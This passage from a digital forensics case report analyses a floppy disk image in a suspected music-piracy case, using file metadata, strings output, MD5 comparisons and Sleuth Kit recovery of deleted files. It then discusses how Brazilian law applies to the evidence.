	tag#: 30082003-jp-4b file: sectors.gif md5 hash: 1083d681b1e7a1581c70042a7e1417de type: image file size: 20680 bytes

table1.6.3: GIF files found containing information regarding a disk structure.

```
$ stat sect-num.gif
  File: "sect-num.gif"
  Size: 19088           Blocks: 40         IO Block: 4096   Regular
File
Device: 700h/1792d      Inode: 24          Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (  502/ UNKNOWN)   Gid: (  502/
UNKNOWN)
Access: Tue Jan 28 13:56:00 2003
Modify: Tue Jan 28 13:56:00 2003
Change: Mon Jul 14 11:48:53 2003
$ stat sectors.gif
  File: "sectors.gif"
  Size: 20680           Blocks: 44         IO Block: 4096   Regular
File
Device: 700h/1792d      Inode: 25          Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (  502/ UNKNOWN)   Gid: (  502/
UNKNOWN)
Access: Tue Jan 28 13:56:00 2003
Modify: Tue Jan 28 13:56:00 2003
Change: Mon Jul 14 11:48:53 2003
```

screenshot1.6.2: information regarding the GIF files.


Other data that can be listed as evidence is the compromising letter about the commerce of copyrighted material.

tag#	30082003-jp-5
type	document
name	Mikemsg.doc
md5 hash:	82d58d80782a3c017738d00d3a33e2b9
size	19456 bytes

table1.6.4: information about the evidence “Mikemsg.doc”.

When executing the 'strings' command in the Mikemsg.doc file, some compromising and interesting information is founded.

```
$ strings Mikemsg.doc
þÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿì¥Á
bjbj
Hey Mike,
I received the latest batch of files last night and I
m ready to rock-n-roll (ha-ha).
I have some advance orders for the next run. Call me soon.
. °ÆA!°
A@òÿ¡
ÿÿÿÿ
òùOh
+'³Ù0
```





```
Hey Mike,
John Price
Normal
John Price
Microsoft Word 8.0
¶ ò¶IÃ
+,ù®D
+,ù®8
CCNOU
Hey Mike,
Title
_PID_GUID
þÿÿÿ
þÿÿÿ
þÿÿÿ
þÿÿÿýÿÿÿÿ"
þÿÿÿþÿÿÿþÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿR
ÿÿÿÿÿÿÿÿ
ÿÿÿÿ
ÿÿÿÿ
ÿÿÿÿÿÿÿÿ
ÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿ
þÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
Microsoft Word Document
MSWordDoc
Word.Document.8
ô9²q
```


screenshot1.6.3: check about the content of file “Mikemsg.doc”.

An exchange of information between John Price and his contact, Mike, exists concerning the receiving of the files and a ready list of sales requests made for the next delivery. It can be observed that the file type is a document produced by the Microsoft Office 97, Word.Document.8, which indicates the version number 8 of the software.

The information pertaining to the receiving of the files can be related to the list of repositories of MP3 music found previously, evidence tag# 30082003-jp-3. A relation between the existences of the *ebay300.jpg* file can still be traced to possibly indicate that sales are being made using the auction site.

When accessing a copy of the *Mikemsg.doc* in Microsoft Word, the document properties can be accessed that show the following data:

 Propriedades de Mikemsg.doc Geral · Resumo · Estatísticas · Conteúdo · Personalizar Mikemsg.doc Tipo: Documento do Microsoft Word Local: C:\DOCUME~1\JACOMO~1\LOCALS~1\Temp Tamanho: 19.0KB (19,456 bytes) Nome no MS-DOS: Mikemsg.doc Criado em: Thursday, September 04, 2003 5:03:02 PM Modificado em: Monday, July 14, 2003 11:48:14 AM Acessado em: Thursday, September 04, 2003 5:03:03 PM Atributos: □ Somente leitura □ Oculto ☑ Arquivo □ Sistema OK Cancelar	Created: Thursday, September 04, 2003 5:03:02 PM Modified: Monday, July 14, 2003 11:48:14 AM Accessed: Thursday, September 04, 2003 5:03:03 PM Date and time of file modification are in accordance to our investigation. Access date is the same as the forensic analyst read the file.
 Propriedades de Mikemsg.doc Geral · Resumo · Estatísticas · Conteúdo · Personalizar Título: Hey Mike, Assunto: Autor: John Price Gerente: Empresa: CCNOU Categoria: Palavras-chave: Comentários: Base do hyperlink: Modelo: Normal.dot □ Salvar visualização da figura OK Cancelar	The document title is: Hey Mike, The author is: John Price The company that owns Microsoft Word license is: CCNOU



Propriedades de Mikemsg.doc

Criado em: Monday, July 14, 2003 4:18:00 AM
Modificado em: Monday, July 14, 2003 11:48:14 AM
Acessado em: Thursday, September 04, 2003 5:03:03 PM
Impresso em:

Gravado por: John Price
Número de revisão: 1
Tempo total de edição: 3 minutos

Estatísticas:

Item	Valor
Páginas:	1
Parágrafos:	4
Linhas:	7
Palavras:	30
Caracteres:	128
Caracteres (com espaços):	154

Created: Monday, July 14, 2003 4:18:00 PM
Modified: Monday, July 14, 2003 11:48:14 AM
Accessed: Thursday, September 04, 2003 5:03:03 PM

Date and time of file modification are in accordance to our investigation.

Access date is the same as the forensic analyst read the file.

The file was written by: John Price

table1.6.5: Information on the file “Mikemsg.doc”.

Further verified evidence is present in the compressed files. The users, groups, times and dates of the files have been checked. No abnormal information was identified in this process. The `HOWTO` files that were found were compared to the available ones on the Internet.

```
$ stat Docs/*
  File: "DVD-Playing-HOWTO-html.tar"
  Size: 29184          Blocks: 60         IO Block: 4096   Regular
File
Device: 700h/1792d     Inode: 13          Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (  502/ UNKNOWN)   Gid: (  502/
UNKNOWN)
Access: Wed May 21 07:09:00 2003
Modify: Wed May 21 07:09:00 2003
Change: Mon Jul 14 11:45:48 2003

  File: "Kernel-HOWTO-html.tar.gz"
  Size: 27430          Blocks: 56         IO Block: 4096   Regular
File
Device: 700h/1792d     Inode: 19          Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (  502/ UNKNOWN)   Gid: (  502/
UNKNOWN)
Access: Wed May 21 07:09:00 2003
Modify: Wed May 21 07:09:00 2003
Change: Mon Jul 14 11:46:00 2003

  File: "Letter.doc"
  Size: 29696          Blocks: 60         IO Block: 4096   Regular
File
Device: 700h/1792d     Inode: 16          Links: 1
Access: (0600/-rw-------)  Uid: (  502/ UNKNOWN)   Gid: (  502/
UNKNOWN)
Access: Wed Jun 11 10:09:00 2003
```

```
Modify: Wed Jun 11 10:09:00 2003
Change: Mon Jul 14 11:47:57 2003

  File: "MP3-HOWTO-html.tar.gz"
  Size: 32661           Blocks: 66         IO Block: 4096   Regular
File
Device: 700h/1792d      Inode: 20          Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (  502/ UNKNOWN)   Gid: (  502/
UNKNOWN)
Access: Wed May 21 07:12:00 2003
Modify: Wed May 21 07:12:00 2003
Change: Mon Jul 14 11:46:07 2003

  File: "Mikemsg.doc"
  Size: 19456           Blocks: 40         IO Block: 4096   Regular
File
Device: 700h/1792d      Inode: 17          Links: 1
Access: (0600/-rw-------)  Uid: (  502/ UNKNOWN)   Gid: (  502/
UNKNOWN)
Access: Mon Jul 14 11:48:15 2003
Modify: Mon Jul 14 11:48:15 2003
Change: Mon Jul 14 11:48:15 2003

  File: "Sound-HOWTO-html.tar.gz"
  Size: 26843           Blocks: 56         IO Block: 4096   Regular
File
Device: 700h/1792d      Inode: 21          Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (  502/ UNKNOWN)   Gid: (  502/
UNKNOWN)
Access: Mon Jul 14 11:11:50 2003
Modify: Mon Jul 14 11:11:50 2003
Change: Mon Jul 14 11:43:44 2003
```

screenshot1.6.4: Information regarding the HOWTO files found.

Analyzing the collected data shown above, one that stands out from the rest is the *Sound-HOWTO-html.tar.gz* that shows that the Access and Modify time differs from the other HOWTO files. It is already known that it was in this file that the information 'downloads' was found: evidence 30082003-jp-3.

The verification of the HOWTO files was carried out by following the steps listed below:

A) Acquisition of a copy of HOWTO files: Probably the best address to find documents on-line is the website www.iblibio.org, ibiblio, “the public's library and digital archive”.

```
S wget --passive http://www.ibiblio.org/pub/Linux/docs/HOWTO/
other-formats/html/Sound-HOWTO-html.tar.gz
--14:21:31--  http://www.ibiblio.org/pub/Linux/docs/HOWTO/
other-formats/html/Sound-HOWTO-html.tar.gz
           => `Sound-HOWTO-html.tar.gz'
Resolving www.ibiblio.org... done.
Connecting to www.ibiblio.org[152.2.210.81]:80... connected.
```

```
HTTP request sent, awaiting response... 200 OK
Length: 30,589 [application/x-tar]

100%[==========================================================
===============================>] 30,589        54.81K/s
ETA 00:00

14:21:32 (54.81 KB/s) - `Sound-HOWTO-html.tar.gz' saved
[30589/30589]
```

screenshot1.6.5: Download of a copy of the file “Sound-HOWTO-html.tar.gz”.

B) Verification of MD5 hashes:

```
$ md5 howto/Sound-HOWTO-html.tar.gz
11ec40314b3e717afce843e92fc9f18c        howto/Sound-HOWTO-
html.tar.gz
$ md5 floppy/Docs/Sound-HOWTO-html.tar.gz
4a8ca21db1f7fc3c37f203600e58cca7        floppy/Docs/Sound-HOWTO-
html.tar.gz
```

screenshot1.6.6: Check of md5 hashes.

C) Verification of the owner, group, names, sizes, differences of file content and MD5 hashes:

```
$ tar zvft howto/Sound-HOWTO-html.tar.gz
-rw-r--r-- gferg/other    7370 2001-09-20 11:17:46 Sound-
HOWTO/index.html
-rw-r--r-- gferg/other    6757 2001-09-20 11:17:44 Sound-
HOWTO/x24.html
-rw-r--r-- gferg/other   21117 2001-09-20 11:17:45 Sound-
HOWTO/x320.html
-rw-r--r-- gferg/other    2926 2001-09-20 11:17:45 Sound-
HOWTO/x478.html
-rw-r--r-- gferg/other   35706 2001-09-20 11:17:46 Sound-
HOWTO/x504.html
-rw-r--r-- gferg/other    5046 2001-09-20 11:17:44 Sound-
HOWTO/x71.html
-rw-r--r-- gferg/other    6571 2001-09-20 11:17:46 Sound-
HOWTO/x916.html
-rw-r--r-- gferg/other   20072 2001-09-20 11:17:45 Sound-
HOWTO/x96.html
$ tar zvft floppy/Docs/Sound-HOWTO-html.tar.gz
-rw-r--r-- gferg/nuucp    5341 2000-02-13 19:56:20 Sound-HOWTO-
1.html
-rw-r--r-- gferg/nuucp    3849 2000-02-13 19:56:20 Sound-HOWTO-
2.html
-rw-r--r-- gferg/nuucp   12397 2000-02-13 19:56:20 Sound-HOWTO-
3.html
-rw-r--r-- gferg/nuucp   18167 2000-02-13 19:56:21 Sound-HOWTO-
4.html
-rw-r--r-- gferg/nuucp    1556 2000-02-13 19:56:21 Sound-HOWTO-
5.html
-rw-r--r-- gferg/nuucp   30341 2000-02-13 19:56:23 Sound-HOWTO-
6.html
```

```
-rw-r--r-- gferg/nuucp    5527 2000-02-13 19:56:23 Sound-HOWTO-
7.html
-rw-r--r-- gferg/nuucp    6170 2000-02-13 19:56:23 Sound-HOWTO.html
```

screenshot1.6.7: Check of information about ownership of files.

At this point, it's possible to conclude that the HOWTO file *Sound-HOWTO-html.tar.gz* found in the floppy is quite different from the one found on the Internet. Other HOWTO files found in the floppy had the same content and structure, verified by MD5 hashes, as those available on the Internet.

As has already been seen, the name *Sound-HOWTO-html.tar.gz* appears in the unallocated content of the floppy. In fact, there is a deleted copy of this file whose can be attempt to recovery.

```
$ fls -rdp -f linux-ext2 fl-160703-jp1.dd
-/d * 2(realloc):       John/
-/d * 2(realloc):       John/
-/d * 2(realloc):       John/
-/- * 0:        John/ ÏÏ
r/- * 0:        Docs/DVD-Playing-HOWTO-html.tar.gz
r/- * 0:        prog
```

screenshot1.6.8: list of deleted files for attempted recovery.

The '*fls*' tool, which is part of *"The AtStake Sleuth Kit"* package, or TASK, as it is more commonly known, allows interaction with an image as if it were a filesystem. The same command can be used against the device where the image was mounted, producing the same result. The parameters used, "-rdp", inform that a list of deleted files is solicited, including path directory, and that the search must be recursive.

It can be observed that there are some erased files and directories in the image on the floppy. The directories are identified by "-/d" at the beginning of the line. The presence of the message ("realloc") indicates that the inodes of these directories point to blocks of data that have been reused by other files. When this happens, it is not possible to recover the file.

Other files were identified with the "r/-" at the beginning of the line, i.e., they are regular files. Although they do not have the message "(realloc)", there is no guarantee that it will be possible fully recover files contents.

The 'ils' tool is used to list inodes information that was erased from the floppy. With this, the correct files localization listed above is known, thus, allowing its recovery.

```
$ ils -r -f linux-ext2 fl-160703-jp1.dd
class|host|device|start_time
ils|RH8FW|fl-160703-jp1.dd|1064620327
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|
st_dtime|st_mode|st_nlink|st_size|st_block0|st_block1
1|a|0|0|1058191689|1058191689|1058191689|0|0|0|0|0|0
23|f|0|0|1058191935|1058191935|1058192353|1058192353|100755|
0|100430|248|249
27|f|502|502|1058191993|1058194030|1058335380|1058335380|
100755|0|546116|405|406
```

screenshot1.6.9: Removed inodes we will try to recover.

The `ils` command output shows the existence of three deleted files and supplies some information about them. It can be observed that the file with the inode 27 belongs to the user with ID 502, information previously attained. The other two files belong to the super-user (root).

To recover this information, the 'icat' tool that allows the file content to be read is used. The only thing that has to be done is to inform what file inode is being used.

```
$ icat -f linux-ext2 fl-160703-jp1.dd 1 > inode1
$ icat -f linux-ext2 fl-160703-jp1.dd 23 > inode23
$ icat -f linux-ext2 fl-160703-jp1.dd 27 > inode27
icat: Invalid address in indirect list (too large): 134996352
$file inode*
inode1:  empty
inode23: POSIX tar archive
inode27: data
$ ls -l inode*
-rw-r--r--    1 root     root            0 Aug  31 13:44 file_inode1
-rw-r--r--    1 root     root       100430 Aug  31 13:44 file_inode23
-rw-r--r--    1 root     root        12288 Aug  31 13:44 file_inode27
```

screenshot1.6.9: recovery of deleted files.

Among the files that were submitted to the recovery process, only one was recovered with success. The first file, inode1, does not have contents, the second one, inode23 was identified as being a tar file and the third one that appears listed as "data" is not complete. The tool `*ils*` shows that the file must have 546,116 bytes, which is almost the same as the size of the evidence “prog" before the execution of the command `*strip*`.

The inode23 is a deleted copy of the file "DVD-Playing-HOWTO-html.tar". This can be verified with the `*tar*` command:

```
$ tar vft inode23
-rw-r--r-- gferg/other    3256 2000-06-19 08:54:48 DVD-Playing-
HOWTO-1.html
-rw-r--r-- gferg/other     994 2000-06-19 08:54:48 DVD-Playing-
HOWTO-2.html
-rw-r--r-- gferg/other    2300 2000-06-19 08:54:48 DVD-Playing-
HOWTO-3.html
-rw-r--r-- gferg/other    2763 2000-06-19 08:54:49 DVD-Playing-
HOWTO-4.html
-rw-r--r-- gferg/other    1171 2000-06-19 08:54:49 DVD-Playing-
HOWTO-5.html
-rw-r--r-- gferg/other    3599 2000-06-19 08:54:49 DVD-Playing-
HOWTO-6.html
-rw-r--r-- gferg/other    3809 2000-06-19 08:54:50 DVD-Playing-
HOWTO-7.html
-rw-r--r-- gferg/other     920 2000-06-19 08:54:50 DVD-Playing-
HOWTO-8.html
-rw-r--r-- gferg/other    2092 2000-06-19 08:54:50 DVD-Playing-
HOWTO.html
```

screenshot1.6.9: list of files that are part of the tar.gz file under the inode23.


However, it can checked that the size of the original file *"DVD-Playing-HOWTO-html.tar"* differs from the recovered one, even though they have identical content that was verified through md5 hashes.

This difference in size is noted because the recovered file has a sequence of null bytes. It is possible to remove this sequence in order to have the recovered file with the same size and md5 hash of the original file.

This is the only information that could be recovered. It is not very helpful, but it shows that the floppy image was used and that some files have been deleted.

The analysis of the non-allocated disk area gives some tips of what might have been deleted. What calls the most attention is the presence of the word "vmware", which is a commercial software that allows the use of virtual machines with different operating systems that can run simultaneously on the same hardware.

Something can be seen with the same file name we have just recovered, *"DVD-Playing-HOWTO-html.tar",* and sequences of information that are similar to the ones contained in the "prog" binary file.



```
$ strings fl-160703-jp1.dd.dls  | more
xmms-mpg123-1.2.7-13.i386.rpm..rpmUU
UU a
vmware
cd ..
vmware-config.pl
vmware
LOGNAME=root
XBN9
DVD-Playing-HOWTO-html.tar
```

screenshot1.6.10: strings presents on file *fl-160703-jp1.dd.dls*.

1.7 Legal Implications (5 points):

Legal questions involving the case scenario that is the subject of this paper will now be discussed according to current Brazilian legislative laws.

Brazil does not have separate and/or specific legislation for computer or digital related crimes. Currently, the crimes are dealt with within the framework of existing laws. An effort is being made, however, in the Brazilian Congress to approve laws related to the subject.

From the available evidence, it is possible to judge that the accused, John Price, was involved in the following activities:

- use of the "prog" program - evidence '30082003-jp-2';
- concealment of information - evidence '30082003-jp-3' related to the copying of phonographic material;

- selling of the phonographic material – evidence '30082003-jp-5'.

A company is the proprietor of the capital goods. It is the holder, also, of duty/power to supervise the behavior of its employees. From this viewpoint, it is possible for a company to inspect, for example, the computer of an employee in order to ascertain if a possible crime may or may not being committed. The limits to this power of inspection would be the constitutional norms foreseen in Article 5º of the Constitution, in particular, Sections X and XI, that protect the secrecy of correspondence and protect the right to privacy. Thus, it would not be recommended to open the files of a computer that has compromising content without the support of the law; in this case, a court order.

Once the fact that an illicit criminal act has been committed, further investigative probing by the company is not advised. The fact should be communicated to the police. If the suspicion of a crime is of a private nature, and the company is not the victim, it would be of little use to communicate the fact to the police since it is only at the victim's request that the case can proceed to the next stage, which is the installation of an inquiry. The only interest the company has in denouncing the employee would be to protect itself against an allegation of omission. In the case presented here, it is the owners of the copyrighted material who, should they feel they have been wronged, must proceed with the opening of a police investigation.

A forensic search conducted by the proper company in this case would not have probatory value in court. Forensic investigative searches in general are regulated by the following Articles 158, 159, and 160 of the Penal Code Process:

"Article 158. When the infraction leaves vestiges, the corpus delicti examination will be indispensable, direct or indirect, not being substitutive if a confession is made by the accused.

Article 159. The corpus delicti examinations and other forensic searches will be made by two (2) expert officials. (Redaction introduced by Law nº 8,862, of March 28, 1994).

